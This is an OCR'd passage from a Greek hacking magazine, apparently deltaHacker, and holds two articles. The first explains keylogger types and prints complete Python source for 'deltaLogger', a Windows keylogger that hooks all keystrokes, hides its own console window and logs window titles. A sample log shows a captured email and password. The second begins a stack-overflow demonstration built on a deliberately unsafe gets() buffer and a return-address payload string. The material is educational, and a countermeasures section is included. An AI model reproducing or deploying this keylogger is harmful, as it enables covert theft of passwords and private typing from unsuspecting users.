Με τη διάδοση των ασύρματων πληκτρολογίων έκαναν την εμφάνισή τους και οι ασύρματοι keyloggers, που δεν απαιτούν σύνδεση στον υπολογιστή του θύματος. Οι συγκεκριμένες υλοποιήσεις περιλαμβάνουν δέκτες, παρόμοιους με εκείνους που έχουν οι βάσεις των ασύρματων πληκτρολογίων. Αν η επικοινωνία του πληκτρολογίου με τον δέκτη πραγματοποιείται κρυπτογραφημένα, το έργο του υποκλοπέα γίνεται δυσκολότερο αλλά όχι και ακατόρθωτο. Πάντως, η χρήση ενσύρματου πληκτρολογίου δεν μας θωρακίζει από τους "ασύρματους κινδύνους". Κάποιοι Ελβετοί ερευνητές έχουν αποδείξει ότι είναι δυνατή η υποκλοπή των δεδομένων που πληκτρολογούνται σ' ένα ενσύρματο πληκτρολόγιο, από απόσταση έως και 20 μέτρων! Αυτό επιτυγχάνεται με τη λήψη των ηλεκτρομαγνητικών παλμών που παράγονται από το κύκλωμα του πληκτρολογίου. Τις περισσότερες φορές, βλέπετε, τα καλώδια σύνδεσης δεν έχουν ηλεκτρομαγνητική θωράκιση και λειτουργούν ως κεραίες.

Οι hardware keyloggers εγκαθίστανται δυσκολότερα σε σύγκριση με αυτούς που στηρίζονται στο software, αν μη τι άλλο επειδή η τοποθέτησή τους προϋποθέτει τη φυσική πρόσβαση στο μηχάνημα του θύματος. Ωστόσο πρόκειται για εργαλεία που είναι εντελώς αόρατα στο επίπεδο του software κι ως εκ τούτου είναι πολύ πιο ύπουλα. Συνήθως, για τη συλλογή των πληροφοριών, ο επιτιθέμενος πρέπει να αποκτήσει ξανά φυσική πρόσβαση στον υπολογιστή του θύματος. Ωστόσο, μια πρόσφατη αποκάλυψη από διάσημη κρατική υπηρεσία πληροφοριών αναφέρει τη δημιουργία hardware keylogger με δυνατότητα ασύρματης αποστολής των δεδομένων, σε απόσταση αρκετών δεκάδων μέτρων.

Πέρα από τις δύο μεγάλες κατηγορίες των keyloggers (software και hardware) υπάρχει και μια ενδιάμεση, αρκετά πιο ύπουλη και δύσκολη στον εντοπισμό. Αυτή στηρίζεται στη χρήση "πειραγμένου" firmware για το BIOS του υπολογιστή του θύματος. Όπως αντιλαμβάνεστε, αυτή η μέθοδος είναι αρκετά προχωρημένη και προϋποθέτει την απόλυτη στόχευση σε κάποιο συγκεκριμένο μηχάνημα. Τέλος, μια πιο εξωτική μέθοδος υποκλοπής ακούει στο όνομα "ακουστική κρυπτανάλυση". Πρόκειται για μια μέθοδο εκτίμησης των πλήκτρων που πατάει ο χρήστης, μέσω της συλλογής ενός *μεγάλου* δείγματος των ήχων που παράγονται κατά την πληκτρολόγηση.

Η δική μας υλοποίηση

Η ποικιλομορφία των keyloggers Εκεί Έξω (TM) είναι σχεδόν ανεξάντλητη. Όπως όμως αντιλαμβάνεστε, οι περισσότεροι και πιο διαδεδομένοι είναι αυτοί που υλοποιούνται σε software. Στο κάτω κάτω, οι software keyloggers είναι ευκολότερο να κατασκευαστούν αλλά και να "φυτευτούν" στο μηχάνημα του θύματος. Εμείς δεν θα ασχοληθούμε με τις μεθόδους που αξιοποιούνται για την (προφανώς) παράνομη εγκατάσταση τέτοιων προγραμμάτων, αλλά θα σταθούμε στην επικινδυνότητά τους. Και για να πάψουμε να μιλάμε θεωρητικά, θα μελετήσουμε τον κώδικα ενός απλοϊκού keylogger που κατασκευάσαμε μόνοι μας. Πρόκειται για ένα μικρό πρόγραμμα σε Python, που καταγράφει τα πατήματα πλήκτρων και διάφορες άλλες χρήσιμες πληροφορίες. Αυτή η απλή εφαρμογή, εγκατεστημένη στο σύστημα ενός ανυποψίαστου χρήστη θα μπορούσε να αποκαλύψει όλα του τα μυστικά ανεξαιρέτως. Ακολουθεί ο κώδικας του… deltaLogger (κατεβάστε τον κι από το `http://bit.ly/dh034logger`):

```python
#deltaLogger - use for educational purposes only

import pythoncom, win32console, win32gui, pyHook
from datetime import datetime

lastWindow = None
log = "\n** deltaLogger log file - recodring stared @ " + str(datetime.now()) + " **\n"

def OnKeyboardEvent(event):
    global lastWindow
    global log

    window = event.WindowName
    if event.Ascii == 27:
        WriteLog()
        exit()
    elif event.Ascii == 13:
        key = "<ENTER>"
    elif event.Ascii == 8:
        key = "<BACK SPACE>"
    elif event.Ascii == 9:
        key = "<TAB>"
    elif event.Ascii == 0:
        key = ""
    elif event.Ascii < 32:
        key = "<ASCII:" + str(event.Ascii) + ">"
    else:
        key=chr(event.Ascii)

    if window != lastWindow:
        log = log + "\n:: "  + window + " @ " + str(datetime.now()) + "\n"
        lastWindow = window


    log = log + key
```

```
35     if(len(log) > 200):
36         WriteLog()
37         log = ""
38
39 def WriteLog():
40     global log
41     fp = open("keylogs.txt","a")
42     fp.write(log)
43     fp.close()
44
45 window = win32console.GetConsoleWindow()
46 win32gui.ShowWindow(window, 0)
47 hm = pyHook.HookManager()
48 hm.KeyDown = OnKeyboardEvent
49 hm.HookKeyboard()
50 pythoncom.PumpMessages()
```

Οι αριθμοί στο ξεκίνημα των γραμμών έχουν προστεθεί για τη διευκόλυνση της επεξήγησης του κώδικα. Στη συνέχεια, λοιπόν, ας δούμε πώς ακριβώς λειτουργεί ο υποτυπώδης keylogger που κατασκευάσαμε.

Γραμμή 03. Εδώ εισάγονται ορισμένες βιβλιοθήκες που απαιτούνται από την εφαρμογή μας. Πρόκειται για τις pythoncom, win32console, win32gui και pyHook, που δεν αποτελούν τμήμα της standard εγκατάστασης της Python. Για να προσθέσετε τις πρώτες τρεις αρκεί να εγκαταστήσετε το πακέτο pywin32, που μπορείτε να κατεβάσετε από τη διεύθυνση https://sourceforge.net/projects/pywin32. Η δε βιβλιοθήκη pyHook βρίσκεται στο ομώνυμο πακέτο που μπορείτε να κατεβάσετε από το https://sourceforge.net/projects/pyhook. Οι εν λόγω βιβλιοθήκες παρέχουν συναρτήσεις που επιτρέπουν το χειρισμό των συμβάντων (events) του πληκτρολογίου, καθώς και την απόκρυψη του παραθύρου που εμφανίζεται όταν εκτελείται ένα πρόγραμμα σε Python. Όπως αντιλαμβάνεστε, σκοπεύουμε να κάνουμε το πρόγραμμά μας αόρατο – τουλάχιστον στα μάτια ενός ανυποψίαστου χρήστη. Στην επόμενη γραμμή (04) εισάγουμε, από τη βιβλιοθήκη datetime, το ομώνυμο αντικείμενο που προσφέρει μια "καθαρή" αναπαράσταση της ημερομηνίας. Κάθε φορά που το πρόγραμμά μας θα καταγράφει κάποιο πάτημα πλήκτρου, θέλουμε να συγκρατεί και τη χρονική στιγμή.

Γραμμές 06 και 07. Ορίζουμε τις μεταβλητές lastWindow και log. Η πρώτη θα περιέχει τα στοιχεία του παραθύρου, από το οποίο προήλθε το εκάστοτε συμβάν πληκτρολόγησης. Θεωρήσαμε σημαντικό, βλέπετε, να καταγράφουμε *και* αυτή την πληροφορία. Η δεύτερη μεταβλητή θα περιέχει το "κείμενο" που έχει πληκτρολογηθεί. Όπως θα παρατηρήσατε, η συγκεκριμένη μεταβλητή αρχικοποιείται με μια αρκετά επεξηγηματική τιμή: Μια συμβολοσειρά που περιγράφει όσα θα ακολουθήσουν.


keylogs.txt - Σημειωματάριο

Αρχείο Επεξεργασία Μορφή Προβολή Βοήθεια

** deltaLogger keylog file - recodring stared @ 2014-07-09 02:28:28.770000 **

:: Χωρίς τίτλο - Σημειωματάριο @ 2014-07-09 02:28:40.677000
ti na grafv tovra gia to delta hacker?

:: Καλώς ορίσατε στο Facebook - Συνδεθείτε, γραφτείτε ή μάθετε περισσότερα - Opera @ 2014-07-09 02:29:17.695000
myname@mycompany.com<TAB>superpass!xaxaxa<ENTER>

Ένα δείγμα από τα δεδομένα που συλλέγει ο απλοϊκός deltaLogger. Νομίζουμε ότι είναι άκρως αποκαλυπτικά ;)

Γραμμές 09 έως 37. Εδώ βρίσκεται η συνάρτηση OnKeyboardEvent(), που καλείται οποτεδήποτε προκύπτει το event του πατήματος ενός πλήκτρου. Θα μπορούσαμε να πούμε ότι η συγκεκριμένη συνάρτηση αποτελεί κατά κάποιον τρόπο τον πυρήνα της εφαρμογής μας.

Στις πρώτες δύο γραμμές της συνάρτησης (10 και 11) δηλώνουμε τη χρήση των καθολικών μεταβλητών lastWindow και log, που ορίστηκαν εκτός της συνάρτησης. Αμέσως μετά (13) ορίζουμε μια μεταβλητή με το όνομα window, στην οποία δίνουμε ως τιμή την ιδιότητα WindowName, του σχετικού event. Όπως σίγουρα θα μαντέψατε, η ιδιότητα αυτή επιστρέφει τον τίτλο του παραθύρου στο οποίο προκλήθηκε το συμβάν (το πάτημα κάποιου πλήκτρου). Εν συνεχεία (γραμμές 14 έως 28) ξεκινάει μια μακροσκελής δομή ελέγχου, όπου εξετάζουμε τον κωδικό ASCII του εκάστοτε event. Ως γνωστόν, ο κωδικός αυτός αποτελεί μια αριθμητική τιμή που μας ενημερώνει για το ποιο πλήκτρο πατήθηκε. Αρχικά (14) εξετάζουμε το ενδεχόμενο να πατήθηκε το πλήκτρο [Esc] (κωδικός ASCII 27). Σε αυτή την περίπτωση καλούμε τη συνάρτηση WriteLog(), που θα εξετάσουμε αργότερα, κι αμέσως μετά τερματίζουμε το πρόγραμμα. Ουσιαστικά, το πλήκτρο [Esc] τερματίζει τη λειτουργία του deltaLogger. Στις επόμενες γραμμές εξετάζουμε διάφορα άλλα ενδεχόμενα για το πλήκτρο που πατήθηκε. Αν πρόκειται για πλήκτρο που αντιστοιχεί σε εκτυπώσιμο χαρακτήρα, αποθηκεύουμε αυτόν τον χαρακτήρα στη μεταβλητή key. Αν πρόκειται για πλήκτρο όπως το [Enter], το [TAB] κ.ά, αποθηκεύουμε στη μεταβλητή key μια περιγραφή του πλήκτρου. Ενδιαφέρον παρουσιάζει η γραμμή 23, όπου εξετάζου-

με το ενδεχόμενο να πατήθηκε πλήκτρο με κωδικό ASCII ίσο με το μηδέν. Τέτοια πλήκτρα είναι τα βελάκια, το [Ctrl] κ.ά. Σε αυτές τις περιπτώσεις η μεταβλητή key παίρνει ως τιμή ένα κενό string.

Όπως υποψιάζεστε, κάθε φορά που πατιέται κάποιο πλήκτρο το περιεχόμενο της μεταβλητής key προστίθεται σε εκείνο της μεταβλητής log. Η σχετική πράξη φαίνεται στη γραμμή 34. Πριν απ' αυτή την προσθήκη, όμως, προηγείται ένας έλεγχος (30). Τσεκάρουμε αν το παράθυρο από το οποίο προήλθε το event της πληκτρολόγησης έχει τον ίδιο τίτλο με το παράθυρο από το οποίο είχε προέλθει το προηγούμενο event. Αν όχι, προσθέτουμε στη μεταβλητή log τον τίτλο του παραθύρου και την ώρα που προέκυψε το συμβάν. Με αυτόν τον τρόπο, το αρχείο καταγραφής που σχηματίζεται θα μας κατατοπίζει με κάθε λεπτομέρεια για το τι πληκτρολογήθηκε, πότε και σε ποιο παράθυρο.

Στη γραμμή 35 τσεκάρουμε αν το περιεχόμενο της μεταβλητής log έχει ξεπεράσει το όριο των 200 χαρακτήρων. Εφόσον συμβαίνει κάτι τέτοιο καλείται η συνάρτηση WriteLog() και η μεταβλητή log αρχικοποιείται. Ουσιαστικά, σε αυτές τις γραμμές εξασφαλίζουμε ότι το αρχείο καταγραφής του deltaLogger θα σχηματίζεται τμηματικά και ανά 200 περίπου χαρακτήρες. Έτσι δεν προκαλείται μεγάλη επιβάρυνση στο σύστημα, αφού αποτρέπουμε την εγγραφή σε κάθε πάτημα πλήκτρου. Ταυτόχρονα, αν ο keylogger μας τερματιστεί απροσδόκητα, θα χάσουμε ένα σχετικά μικρό τμήμα των καταγεγραμμένων δεδομένων.


Γραμμές 39 έως 43. Εδώ βρίσκεται η συνάρτηση WriteLog(), που έχει μάλλον προφανή λειτουργία. Αρχικά δηλώνουμε τη χρήση της καθολικής μεταβλητής log κι ακολούθως ανοίγουμε το αρχείο καταγραφής (keylogs.txt) για προσθήκη ("a", από το append). Η συνάρτηση ολοκληρώνεται με την εγγραφή του περιεχομένου της log στο αρχείο και το κλείσιμό του.

Γραμμές 45 και 46. Πρώτα δημιουργούμε ένα αντικείμενο, για το παράθυρο της γραμμής εντολών που εμφανίζεται κατά την εκτέλεση του deltaLogger. Αμέσως μετά τροφοδοτούμε το συγκεκριμένο αντικείμενο στη συνάρτηση ShowWindow, μαζί με την παράμετρο 0. Έτσι, πετυχαίνουμε την απόκρυψη του παραθύρου κι εξασφαλίζουμε ότι η λειτουργία του keylogger δεν θα γίνεται αντιληπτή από έναν αρχάριο χρήστη. Φυσικά, αν ανοίξουμε τη διαχείριση εργασιών του συστήματος ενόσω εκτελείται ο deltaLogger, θα διαπιστώσουμε ότι η αντίστοιχη διεργασία της Python εμφανίζεται κανονικά.

Γραμμές 47 έως 50. Εδώ αξιοποιούμε τη βιβλιοθήκη pyHook, ώστε να επιβάλλουμε την εκτέλεση της συνάρτησης OnKeyboardEvent() κάθε φορά που πατιέται ένα πλήκτρο. Ιδιαίτερη σημασία έχει η χρήση της συνάρτησης pythoncom.PumpMessages(), η οποία αντλεί τα keyboard events καθολικά από το λειτουργικό σύστημα. Έτσι, το πρόγραμμά μας καταφέρνει να καταγράψει τα πατήματα πλήκτρων σε κάθε εφαρμογή.

Αντίμετρα

Αυτό ήταν όλο! Με ελάχιστο κώδικα καταφέραμε να δημιουργήσουμε έναν λειτουργικό keylogger. Μπορεί να μην είναι το εργαλείο που θα χρησιμοποιούσε ένας πραγματικός κατάσκοπος, αλλά αν το χρησιμοποιήσετε για λίγο σε δικό σας υπολογιστή θα πάρετε μια καλή γεύση από το εύρος και την κρισιμότητα των δεδομένων που μπορεί να συλλέξει.



Οι live διανομές Linux, σε συνδυασμό μ' ένα εικονικό πληκτρολόγιο, αποτελούν μια καλή λύση για την αποφυγή πιθανών keyloggers.

Είναι φανερό, λοιπόν, ότι στο σύστημά μας θα πρέπει να τρέχει πάντα κάποιο ενημερωμένο antimalware. Αν δεν εργαζόμαστε σε δικό μας υπολογιστή και δεν μπορούμε να είμαστε σίγουροι για την ασφάλειά του, μπορούμε να προφυλαχτούμε από software keyloggers με τη χρήση live διανομών Linux. Για πρόσθετη ασφάλεια, μάλιστα, θα μπορούσαμε να εισάγουμε κωδικούς και άλλα κρίσιμα δεδομένα από ένα εικονικό πληκτρολόγιο κι όχι από το αληθινό. Τέλος, στις περιπτώσεις δημόσιων υπολογιστών μπορούμε να αξιοποιούμε και τους κωδικούς μιας χρήσης — σε όσες υπηρεσίες τους υποστηρίζουν. Παλαιότερα και σε δοκιμαστικό επίπεδο η Google είχε παρουσιάσει μια τέτοια υπηρεσία, με το όνομα Google Sesame. Η εν λόγω υπηρεσία απαιτούσε την κατοχή κινητού τηλεφώνου, το οποίο θα έπρεπε να έχει δηλωθεί ότι ανήκει στον αντίστοιχο χρήστη και να διαθέτει πρόσβαση στο διαδίκτυο. Ο χρήστης που ήθελε να συνδεθεί από κάποιον δημόσιο υπολογιστή μετέβαινε στη σελίδα `http://accounts.google.com/sesame` κι εκεί εμφανιζόταν ένας κωδικός QR, που άλλαζε αυτόματα σε μικρά και τακτά χρονικά διαστήματα. Ο χρήστης σάρωνε τον κωδικό με το κινητό του τηλέφωνο κι ο browser της συσκευής τον μετέφερε σε μια σελίδα της σχετικής υπηρεσίας της Google. Εκεί ο χρήστης μπορούσε να πατήσει το κουμπί σύνδεσης και μόλις συνέβαινε κάτι τέτοιο ο δημόσιος υπολογιστής από τον οποίο είχε ξεκινήσει η διαδικασία πραγματοποιούσε login αυτομάτως! Έτσι, ο χρήστης μπορούσε να συνδεθεί στο email του με απόλυτη ασφάλεια και χωρίς να πληκτρολογήσει τίποτα και πουθενά. Ο γράφων είχε την τύχη να δοκιμάσει σε πρώτο χέρι τη συγκεκριμένη υπηρεσία, η οποία δυστυχώς μετά από λίγες ημέρες καταργήθηκε. Ελπίζουμε βέβαια να δούμε την επαναφορά της σύντομα και μάλιστα να βρει αρκετούς μιμητές.

Καλές διακοπές και… keep typing ;)

Skill: Intermediate
Tags: Cygwin, stack overflow, gdb, debugging, breakpoints



by George of the Jungle

Επίδειξη stack overflow στα Windows

Στο deltaHacker 032 ξεκινήσαμε μια σχετικά μεγάλη και εις βάθος θεωρητική εισαγωγή στο stack overflow. Είναι πολλά που έχουν γραφτεί γι' αυτό το εξαιρετικά ενδιαφέρον φαινόμενο — και πολλά θα γραφτούν ακόμα. Πράγματι, η καθημερινότητα αποδεικνύει ότι, αν μη τι άλλο, πολλές επιτυχημένες επιθέσεις σε συστήματα ξεκινούν από την υπερχείλιση της στοίβας.

Πριν βέβαια από την πρόκληση stack overflow πρέπει να ικανοποιούνται μια σειρά από συνθήκες. Κάτι τέτοιο δεν είναι απίθανο να συμβεί, αρκεί να γνωρίζουμε την αρχιτεκτονική των εκτελέσιμων αλλά κι αυτή του λειτουργικού συστήματος που τα φιλοξενεί.

Στο άρθρο που αρχίζει από τη σελίδα 44 του τεύχους 032 προκαλέσαμε την εκτέλεση μιας συνάρτησης (Function1), η οποία ήταν τοποθετημένη μέσα στον κώδικα του προγράμματος και σε κανονικές συνθήκες δεν θα εκτελούταν ποτέ. (Δεν υπάρχει καν εντολή κλήσης της.) Και πώς όμως εκτελέστηκε; Στο σημείο που το πρόγραμμα μάς ζητούσε να πληκτρολογήσουμε οτιδήποτε, με σκοπό η είσοδος να τοποθετηθεί στη μεταβλητή τύπου array μεγέθους 10 χαρακτήρων, εμείς δώσαμε πολλούς περισσότερους από τους επιτρεπόμενους προκαλώντας, έτσι, υπερχείλιση στοίβας. Ακριβώς στο τέλος του αλφαριθμητικού εισόδου παραθέσαμε το string "\x20\x15\x40\x00", χωρίς τα εισαγωγικά. Αν το διαβάσουμε ανάποδα βλέπουμε ότι πρόκειται για τη διεύθυνση 0x401520, η οποία είναι το EntryPoint της Function1. (Η στοίβα είναι δομή LIFO, Last In First Out, γι' αυτό και το διαβάζουμε ανάποδα.) Από το ίδιο άρθρο έγινε φανερό ότι σε κάποιες γλώσσες προγραμματισμού υπάρχουν εντολές που δεν είναι ασφαλείς. Συζητήσαμε, συγκεκριμένα, για την gets() της C, η οποία σε καμία περίπτωση δεν μπορεί να θεωρηθεί ως ασφαλής. Το θέμα εδώ είναι ότι οι (σχετικά) πρόσφατες εκδόσεις των Windows ενσωματώνουν μηχανισμούς προστασίας κατά του stack overflow (βλ. DEP, Data Execution Prevention). Αναρωτιέστε τι σημαίνει αυτό; Θα σας πούμε εμείς τι σημαίνει: Πολλά και διάφορα, αλλά ειδικά για την περίπτωσή μας ότι δεν είναι καθόλου εύκολο να κάνουμε μια καλή πρακτική επίδειξη του φαινομένου της υπερχείλισης στοίβας. Υπάρχει μολαταύτα τρόπος ώστε *και* στα Windows να μείνουμε *και* την επίδειξή μας να κάνουμε. Η κίνηση-κλειδί είναι να εγκαταστήσουμε στα Windows ένα πλήρες περιβάλλον που εξομοιώνει το Linux.

Περιβάλλον Linux, αλλά στα Windows

Το περιβάλλον για τους πειραματισμούς μας παρέχεται από το Cygwin και συγκεκριμένα από την 32μπιτη εκδοχή του (Cygwin32, http://cygwin.com/setup-x86.exe). Πριν ξεκινήσει το κυρίως μέρος της εγκατάστασης, ο installer ζητά από τον χρήστη να επιλέξει packages. Καλού κακού, προτείνουμε να τσεκάρετε κι *ολόκληρο* το Development package.


Μετά την εγκατάσταση, το Cygwin32 βρίσκεται κάτω από τον κατάλογο C:\Cygwin32 — εκτός κι αν ορίσατε διαφορετική διαδρομή. Όπως και στο Linux, έτσι κι εδώ υπάρχει το home directory και η πλήρης διαδρομή του είναι η C:\Cygwin32\Home. Μέσα στο Home βρίσκεται κι ο κατάλογος με το username του χρήστη. Εκεί ακριβώς θα δημιουργήσουμε το αρχείο με τον κώδικα (σε C) για τους πειραματισμούς μας. Εμείς το έχουμε ονομάσει StackOverflow.c και τα περιεχόμενά του είναι τα ακόλουθα:

```
#include <stdio.h>
#include <stdlib.h>

void Function1()
{
```

```
        printf("deltaHacker Magazine!\n");
}
void GetUserInput()
{
        char buffer[10];
        gets(buffer);
        puts(buffer);
}

int main(void)
{
        GetUserInput();
        return 0;
}
```




Εικόνα 1.
Εγκατάσταση του περιβάλλοντος Cygwin32. Κατα τη διαδικασία του setup προτείνεται να επιλέξουμε όλο το development package, ώστε να είμαστε σίγουροι ότι έχουν εγκατασταθεί όλα τα εργαλεία που χρειαζόμαστε (κυρίως ο compiler κι ο debugger).

Η ώρα του πειράματος

Χωρίζουμε την παρουσίασή μας σε βήματα.

Βήμα 1. Ας μεταγλωττίσουμε το StackOverflow.c, πληκτρολογώντας στο Command Prompt τα ακόλουθα:

```
gcc -mpreferred-stack-boundary=2 -ggdb -o StackOverflow StackOverflow.c
```



Εικόνα 2.
Μεταγλωτίζουμε το αρχείο πηγαίου κώδικα StackOverflow.c για να πάρουμε το εκτελέσιμο (executable) που στη συνέχεια θα τρέξουμε και θα δοκιμάζουμε διάφορα μεγέθη αλφαριθμητικών, έως ότου βρούμε εκείνο το μήκος αλφαριθμητικού που δίνει stack overflow (segmentation fault).

Βήμα 2. Μετά τη μεταγλώττιση παίρνουμε το StackOverflow.exe και για να το τρέξουμε πληκτρολογούμε

```
./StackOverflow.exe
```

Διαπιστώνουμε πως αν δώσουμε έως και 13 στο πλήθος χαρακτήρες δεν προκαλείται segmentation fault, δηλαδή όλα είναι καλά. Αν όμως δώσουμε πάνω από 13 στο πλήθος χαρακτήρες τότε έχουμε και segmentation fault. Αυτό βέβαια δεν σημαίνει ότι έχουμε επικαλύψει τη διεύθυνση επιστροφής. Το πόσους ακριβώς χαρακτήρες θα χρειαστεί να πληκτρολογήσουμε μέχρι να επικαλύψουμε τη διεύθυνση αυτή, θα το διαπιστώσουμε παρακολουθώντας τις τιμές της στοίβας μέσα απο τον Debugger (gdb):

```
gdb StackOverflow.exe
```

